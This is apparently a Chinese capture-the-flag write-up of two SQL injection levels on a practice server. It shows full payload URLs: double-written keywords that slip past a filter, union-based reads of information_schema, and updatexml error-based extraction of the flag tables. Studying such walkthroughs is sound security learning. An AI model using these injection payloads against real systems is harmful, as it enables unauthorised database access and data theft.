


曝出address列


<http://123.206.87.240:9004/1ndex.php?id=-1%27uniunionon%20selselectect%201,(selecselectt%20column_name%20from%20infoorrmation_schema.columns%20where%20table_name=%27flag1%27%20limit%201,1)%23>



<http://123.206.87.240:9004/1ndex.php?id=-1%27ununionion%20selecselectt%201,concat(address)%20from%20flag1%23>



第二关还是注入




多次检测无果之后搜wp

学到了length(‘union’)==0可以检测过滤，union不能用

通过使用updatexml绕过


updatexml(1,concat(0x7e,(SELECT @@version),0x7e),1)

order by曝出字段



开始注入

<http://123.206.87.240:9004/Once_More.php?id=1%27%20and%20updatexml(1,concat(%27~%27,(select%20group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=database()%20and%20table_name%20=%20%27flag2%27),%27~%27),3)%20%23>



拿到flag

<http://123.206.87.240:9004/Once_More.php?id=1%27%20and%20updatexml(1,concat(%27~%27,(select%20flag2%20from%20flag2),%27~%27),3)%20%23>

